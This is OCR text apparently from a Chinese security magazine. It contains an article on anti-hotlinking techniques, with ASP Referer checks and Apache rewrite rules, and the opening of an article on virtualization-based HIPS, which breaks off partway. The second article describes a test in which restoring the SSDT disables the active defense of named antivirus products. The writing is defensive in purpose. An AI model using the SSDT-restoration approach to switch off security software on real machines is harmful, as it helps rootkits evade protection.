根据盗链的形式的不同，可以简单分成两类：常规盗链和分布式盗链。常规盗链比较初级，只盗用某个或某些网站的链接，在自己的页面嵌入别人的链接即可。分布式盗链设计复杂，难度相对较大。在这种盗链方式中，服务提供商一般会在后台设置专门的爬虫程序在网络上抓取有用的链接，然后存储到自己的数据库中。最终用户的每次访问，都将其转化为对已有数据库的查询，被查询到的 URL 就是被盗链的对象。由于对文件的访问已经被浏览器屏蔽掉了，所以最终用户感觉不到所访问的链接是被盗取的链接。因此，互联网上任何一台机器都可能成为盗链的对象。

基于上述机制，盗链就成为可能，服务提供商完全可以在自己的页面中嵌入他人的链接，并显示在自己的页面上，以达到盗链的目的。

2）防盗链——防的就是盗链

现在，很多大型的网站也已经开始把盗链目光锁定到整个互联网上，窃取互联网上其他机器的带宽。因此，对于具有正当利益的网站来说，被盗链也许是一件得不偿失的事情。一方面，网站的带宽被大量消耗，而真正的点击率却很小。那么，如何进行防盗链呢？防盗链系统，顾名思义就是防范盗链的系统，通过防止别人使用技术手段，让绕开本站资源展示页面的资源链接失效。实施防盗链系统后，因为屏蔽了那些盗链的间接资源请求，从而可以大大减轻服务器及带宽的压力，也正如此，越来越多的站点都开始实施防盗链技术。如图2所示。



说到这里，不得不提到一个名词。在HTTP协议中，有个和URL网址对应的东西，叫做Referer（引用网址）。它采用 URL 格式来表示从哪里链接了当前的网页或文件。换句话说，通过Referer，网站可以检测目标网页访问的来源网页，如果是资源文件，则可以跟踪显示它的网页地址。有了Referer跟踪来源就好办了，这时就可以通过技术手段来进行处理，一旦检测到来源不是本站即进行阻止或者返回指定的页面。

如果想对自己的网站进行防盗链保护，则需要针对不同的情况进行区别对待。如果网站服务器用的是 Apache，那么使用 Apache 自带的 URLRewrite 功能可以很轻松地防止各种盗链，其原理也是检查 Referer，如果 Referer 的信息来自其他网站则重新定向到指定图片或网页上。

防盗链技术分析

尽管防盗链技术越来越成熟，其破解相对来说难度较大，但在了解原理之后，大多都可以针对其防范的原理入手进行破解。不定期的更改文件或者目录的名称，这是最原始的反盗链的方式，也可以在一定程度上有效地防止盗连。但是，这种方法工作量很大，尤其是在文件的更名过程中，如果刚好有客户正在下载该文件，很可能会引起用户的反感。"客户就是上帝"，既然得罪不起，就只有悉心研究更有效的防范办法了。

1）根本之道：保护 URL 地址

对于任何一个在网络上发布的资源来说，当然会有一个以 URL 形式表示的字符串。为了防止本站的资源被盗链，很多网站管理员也是绞尽脑汁，利用各种技术来保护 URL 地址。比如，利用密码技术对网络资源进行相应的加密，然后利用本站提供的插件进行解密和播放。下面是一些常用的方法。

充分使用脚本技术。脚本技术是黑客的必炼技术，也同样可以为网络管理员所用。很多人首先会想到的是：对网络资源相关的 URL 字符串进行加密或编码，这样，在发布网络资源的网页上，浏览器端源代码中使用的就是经过加密后的 URL 字符串。当用户在正常情况下要播放该网络资源时，在客户端事件响应的代码中利用 Script 脚本进行相应的解码，然后再启动客户端的音频或视频播放软件进行播放。这种技术主要涉及的函数为 escape 和 unescape（当然也可以使用其他函数）。这种技术虽然在一定程度上防止了网络资源的直接下载，但有一个致命的缺陷，就是 Script 脚本是要被传递到客户端去的。整个解码代码都将直接暴露在浏览器端。因此，稍微懂一点网页技术的人，马上可以制作一个简单的网页，利用 Script 技术轻松得到 URL。

文件伪装。文件伪装是目前用得最多的一种反盗链技术，一般会结合服务器端动态脚本(PHP/JSP/ASP)使用。比如，首先显示一个终端用户请求文件 a.zip 的全过程。实际上用户请求的文件地址，只是一个经过伪装的脚本文件，这个脚本文件会对用户的请求作认证，一般会检查 Session、Cookie 或 HTTP_REFERER 作为判断是否为盗链的依据。而真实的文件实际隐藏在用户不能够访问的地方，只有用户通过验证以后才会返回给用户。

采用 Flash 技术。使用脚本编码时，下载过程中会发送网络资源的请求给服务器端，因此也可以很轻易地使用网络监听软件监测到资源的 URL 字符串。还有更有效的办法吗？现在，在网络上使用较多的就是利用 flash 作品或客户端插件的二进制特性，将 URL 编辑在 flash 作品或插件中，然后再通过插件启动音频或视频播放软件进行播放。这样也可以很好地保护网络资源的 URL 字符串。很多在线视频等网站都利用了这种技术来实现 URL 的保护。这种技术相对于 Script 技术有一定的优势，但也还是很容易地被网络监听软件监听出网络资源的 URL 字符串。

开发专门的客户端插件与服务器端控制组件。随着服务器软件和客户端浏览器的不断升级，目前可以很方便地开发出相应的以插件形式存在的模块来实现对服务器与客户端两方面软件行为的控制。像 IE，可以很方便地利用 Activex 技术、ATL 技术等开发功能非常强大和完善的插件，来控制客户端浏览器的行为。比如，只有客户在线且连接到网站主页时才能使用插件等。但是，这种技术也有其本身的局限性，一方面是资源发布变得烦琐（对网络资源本身进行加密）。另一方面，客户端的负担将会加重（必须完成解密任务）。在实际操作中，采用加密解密技术和插件组件等技术，也会使得网站开发成本和难度有所增加。

除了上述方法，还可以在图片中加入水印，虽然盗链者可以达到目的，但是却也在为自己的网站做宣传。这些技术在一定程度上可以有效地防止盗链和防止非法下载。但是，这些方法也有缺陷，要想用户能正常查看网络上的资源，服务器端必须将资源文们都发送到客户端，正常客户端都有一个目录，用来存放网络上下载的临时文件用。因此，在客户端还是可以很轻易地通过该文件目录得到网络资源。因此，需要探索更深层次的防盗链技术。

2）深层探索：利用动态网站技术防盗链

现在，很多网站都使用了动态开发技术，因此可以考虑在动态加密的过程中防止非法下载。比如，使用加密认证时，先从客户端获取用户信息，然后根据这个信息和用户请求的文件名字一起加密成字符串（SessionID）作为身份验证。只有当认证成功以后，服务端才会把用户需要的文件传送给客户。一般情况下，我们会把加密的 SessionID 作为 URL 参数的一部分传递给服务器，由于这个 SessionID 和用户的信息挂钩，所以即使别人盗取了链接，该 SessionID 也无法通过身份认证，从而达到反盗链的目的。这种方式对于分布式盗链非常有效。

利用 Request 对象。Request 对象的主要作用是对客户端发送的请求进行建模。因此，很多客户端相

关的信息都可以从该对象中获取。Request 对象的 ServerVariables 方法可以用来检测用户发送的请求是从哪个网站发送过来的。通过传递不同的参数，可以很容易地提取到很多客户端相关的信息。其中有一个参数 HTTP_REFERER，这个参数可以显示当前的请求是从哪个网页中跳转过来的，这样就可以很轻易地判断网站的资源是否被盗链。以下是代码的具体思路：

```
<%
Dim UsRef
UsRef=Request.ServerVariables("HTTP_REFERER")
If UsRef="http://yahoo.com" Then
允许访问
Else
不允许访问
End If
%>
```

利用 COOKIES 对象和 SESSION 对象。每次客户端开启一个网页时，客户端和服务器之间都会产生一个会话连接，每个会话连接都有一个独立的 SessionID 表示。因此，在服务器上可以利用 SessionID 进行防盗链。这个思路大概可以这样进行。首先，在用户浏览到网站首页时，产生一个 SessionID，用户发送对网络资源的请求都带有该 SessionID。同时在服务器上维持一个数组，将 SessionID 和用户 IP 和端口进行临时绑定。然后，用户发送的网络资源请求都将与数组信息进行比较，如正确则有效，否则都表示非法盗链或非法下载。动态生成 URL 的格式为："http://网站名/目录路径/资源名?SessionID"。

其中，SessionID 是动态随机的，另外这里问号和 SessionID 也将起到一定的作用。很多的下载软件在进行下载时，是不会发送问号之后的内容的。因此，网站服务端可以很轻易地判断，当前对资源发起的请求是否为非法请求。另外，由于用户每次进入资源网站时，SessionID 都是不同的，这种技术也在一定程度上保护了 URL 的安全性。

除了上述方法，还可以通过判断客户端播放软件的版本系列号和网页浏览时的软件代理信息来判断用户是否在进行非法链接和非法下载。需要注意的是，由于协议等的公开性，很多高级语言如 VB.NET 等中都有 HTTP 等协议的相关类和对象，一般软件开发人员，可以很容易地开发出一个软件实现 IE 的功能，以上技术中的验证可以很轻易地被这类下载软件所欺骗，从而被非法下载。因此，从理论上来说，这种方法技术是不能从根本上杜绝非法下载的。

3）铜墙铁壁：使用 rewrite 技术实现防盗链

防盗链的工作是多方面的。对于网络管理员而言，还可以通过服务器设置来加强防盗链工作。这里以 Apache 服务器为例。Apache 防盗链的原理是，服务器获取用户提交信息的网站地址，然后和真正的服务端的地址相比较，如果一致则表明是站内提交，或者为自己信任的站点提交，否则视为盗链。实现时可以使用 HTTP_REFERER 和 .htaccess 文件（需要启用 mod_Rewrite），结合正则表达式去匹配用户的每一个访问请求。在实现过程中，首先要确认 Apache 的 rewrite module 可用，即能够控制 Apachehttpd.conf 文件。打开 httpd.conf，有以下配置：

```
LoadModule rewrite_module modules/mod_rewrite.so

#找到网站对应的地方，加入下列代码：

ServerName test.com
# 防盗链配置
RewriteEngine On
RewriteCond %{HTTP_REFERER} !^http://test. com/.*$ [NC]
RewriteCond %{HTTP_REFERER} !^http://test. com$ [NC]
RewriteCond %{HTTP_REFERER} !^http://www.
test.com/.*$ [NC]
RewriteCond %{HTTP_REFERER} !^http://www.
test.com$ [NC]
RewriteRule .*\.(gif|jpg|swf)$ http://www.test.com/
about/nolink.png [R,NC]
```

小知识 信任站点设置

在 Apache 服务器的防范过程中，需要设置信任站点。这里设置为 http://www.test.com 和 http://test.com。对于需要保护文件的扩展名，以"|"号分开。盗链后的重定向页面，用于输出警示信息，这张图片应该尽可能的小。设置完毕，重新启动 Apache 服务器即可。

有些用户使用的是虚拟主机，没有服务器的控制权，无法修改 httpd.conf 文件和重启服务器。那么需要确认虚拟主机支持.htaccess，将上面的配置写入.htaccess 文件，放入根目录或图片所在的目录即可。.htaccess 文件的内容如下：

```
# 防盗链配置
RewriteEngine On
RewriteCond %{HTTP_REFERER} !^http://test. com/.*$ [NC]
RewriteCond %{HTTP_REFERER} !^http://test. com$ [NC]
RewriteCond %{HTTP_REFERER} !^http://www. test.com/.
*$ [NC]
RewriteCond %{HTTP_REFERER} !^http://www.test.com$ [NC]
RewriteRule .*\.(gif|jpg|swf)$ http://www.test.com/
about/nolink.png [R,NC]
```

小提示 httpd.conf 文件里的配置，是在 Apache 启动时一次读取，效率很高。.htaccess 文件里的配置，每次访问都需要读取分析，效率很低。

除了上述方法，还可以使用 etEnvlfNoCase 和 access 技术实现 Apache 防盗链。具体代码如下：


```
SetEnvIfNoCase Referer "^http://test.com" local_ref=1
SetEnvIfNoCase Referer "^http://www.test.com" local_ref=1
Order Allow,Deny
Allow from env=local_ref
```

将上述代码放入 httpd.conf 或.htaccess 文件即可。通过判断 referer 变量的值，判断图片或资源的引用是否合法，只有在设定范围内的 referer，才能访问指定的资源，从而实现了防盗链的目的。

由此可见，防盗链是一个系统化的工程，需要多方面的严格防范，才能确保自身利益不受别人侵犯。

不过，“道高一尺，魔高一丈”，反盗链技术在发展，盗链技术也在进步，任何防盗链机制都不是百分之百可靠。网站采用反盗链技术是以牺牲网站的某些功能为代价的，必然导致网站的可用性降低。因此，应该在保护自己不受盗链网站的侵害与保证网站可用性之间寻得一个可以接受的平衡点，要把网站的可用性放在第一位。盗链与反盗链，也将是一个不断促进、不断平衡的过程。因此，合理的反盗链机制能够让网站有效地远离不法网站的侵扰，让网站资源最大限度地为自己的用户服务，而不是被人家“空手套白狼”，在不知不觉地为其他网站作贡献。

前置知识：无
关键词：恶意代码、HIPS、虚拟化



基于硬件虚拟化的HIPS

文/图　武大信安　余跃

在病毒、木马、Rootkit 等恶意代码泛滥的互联网时代，传统反病毒技术显得越来越力不从心，恶意代码数量急剧增加，传播速度增快。

HIPS 技术原理

目前，Rootkit 等恶意代码的进攻方向，已经逐渐从应用层转向内核级。当 Rootkit 进入内核模式，就拥有了非常高的权限。常用的反病毒软件都通过 SSDT Hook 技术来实现主动防御或者 HIPS，如果 Rootkit 生存在 Ring0 层，就表明与主动防御有同样的特权，可以轻松突破主动防御或 HIPS，如表 1 所示，是测试通过运行 SSDTtest 程序加载一个能够恢复 SSDT 的驱动后（加载驱动时用户故意放行），得到的结果。图 1 是开启瑞星杀毒软件时的 SSDT 表，图 2 是运行 SSDTtest 后的 SSDT 表。

表 1

测试目标 安全软件	测试方式	结果	主动防御 功能
瑞星杀毒 2009	运行 SSDTtest	SSDT 被恢复	失效
卡巴斯基 2009	运行 SSDTtest	SSDT 被恢复	失效
EQ 魔法盾	运行 SSDTtest	SSDT 被恢复	失效




图 1　开启瑞星杀毒软件时的 SSDT 表

从图 1 和图 2 可以看出，SSDT 表已经被恢复。我们再启动任意软件可知，其主动防御功能完全失效。所以，Rootkit 等恶意软件与 HIPS 之间就如同攻击者和防御者展开的军备竞赛，两者不断相互竞争内核。

现在，HIPS 通常采用两者方法对抗 Rootkit 等恶意代码：守门方式和定期扫描。所谓守门方式就是通过监视进入内核的入口点，来检测、阻止恶意代码。但是，加载驱动的方法五花八门，种类繁多，如果遗漏一种，就意味着前功尽弃。恶意代码进入内核，则取得了相应的控制权。定期扫描的方法，则是通过周期

性地扫描内存和内核空间，看是否被恶意代码所破坏，并及时恢复。这种方法无法阻止恶意代码的加载，而且开销较大。




图 2　运行 SSDTtest 后 SSDT 表

虚拟化技术的发展

近些年来，随着计算机硬件技术的飞速发展以及计算机体系结构的不断创新，计算机系统日趋强大的计算能力和相对落后的计算模式之间的矛盾日益突出，虚拟化技术能够在快速发展的硬件系统和复杂多变的应用需求之间找到新的平衡点，它的巨大潜在价值早已引起了广泛关注，国内外对虚拟化技术已经有了较为深入的研究和很广泛的应用。国际著名科技咨询机构 Gartner 每年会综合各方面信息发布 IT 技术发展趋势，并选出未来三年最值得关注的十大关键技术，在 2006 至 2008 连续三年公布的 Gartner 技术发展趋势报告中，计算系统虚拟化技术都成为能够改变 IT 产业现有格局的十大 IT 关键技术之一，尤其是 2006 和 2007 年都排在十大 IT 关键技术的首位。虚拟化技术于 20 世纪 70 年代开始在 IBM System370 等大型主机上应用。通过将硬件层抽象化，虚拟化技术把应用、数据和物理系统分隔开，从而增加了灵活性，使得物理资源可以更好地配合工作负载和数据要求。

纯软件的虚拟化技术的主要问题是性能和隔离性的权衡：它可以提供较好的客户操作系统独立性，但是性能不高；它也可以提供较好的性能，但其客户操作系统独立性就存在一定问题。Intel 和 AMD 为避免纯软件虚拟化的不足，在 2005 年分别推出了全新的硬件辅助的虚拟化技术，它们是 Intel 的 VT 技术和 AMD 的 Pacifica 技术。硬件辅助的虚拟化技术在代码密集、预测例外和系统调用方面的性能带来了大幅提升。目前 Intel 的 VT 技术包含 CPU、内存和 I/O 三方面的虚拟化技术，其原理如图 3 所示。




图 3　VT-x 芯片虚拟化原理

基于虚拟化技术的 HIPS

Intel 和 AMD 相继提出自己的硬件虚拟化技术，该技术允许 VMM 位于比操作系统内核（Ring 0）更低层的根模式，有专家称其为 ring -1 层，从而可以控制内核级特权指令的执行，这也为 HIPS 提供了新的思路。

Intel 和 AMD 推出其硬件虚拟化技术后，使得控制 Ring0 级别的操作成为可能。开启虚拟化模式后，由于 VMM 工作在更低层的根模式，完全可以控制 GUEST OS 内核的操作。目前，硬件虚拟化已经开始在安全领域崭露头角。2007 年末，NorthSecurtyLab 发布基于虚拟化的 Rootkit 检测工具——hypersight，号称世界上第一款 VIPS。2008 的 BlackHat 大会上，日本 Murakami 发表议题——《A Hypervisor IPS based on Hardware assisted Virtualization Technology》。2008 年 Xcon 焦点峰会上徐昊发表议题——《Windows 系统内核防护—基于芯片虚拟化技术》。


如何将 HIPS 与虚拟化技术相结合，并且拥有很好的实用价值呢？这是一个非常值得思考的问题。

1）内存保护机制的监控。众所周知，要进入系统内核如挂钩 SSDT 表，必须修改内存保护机制，所以，HIPS 可通过虚拟化技术来监控相应的内核保护机制关键位，如 CR0 寄存器，来实现内核级别的监控与防护。

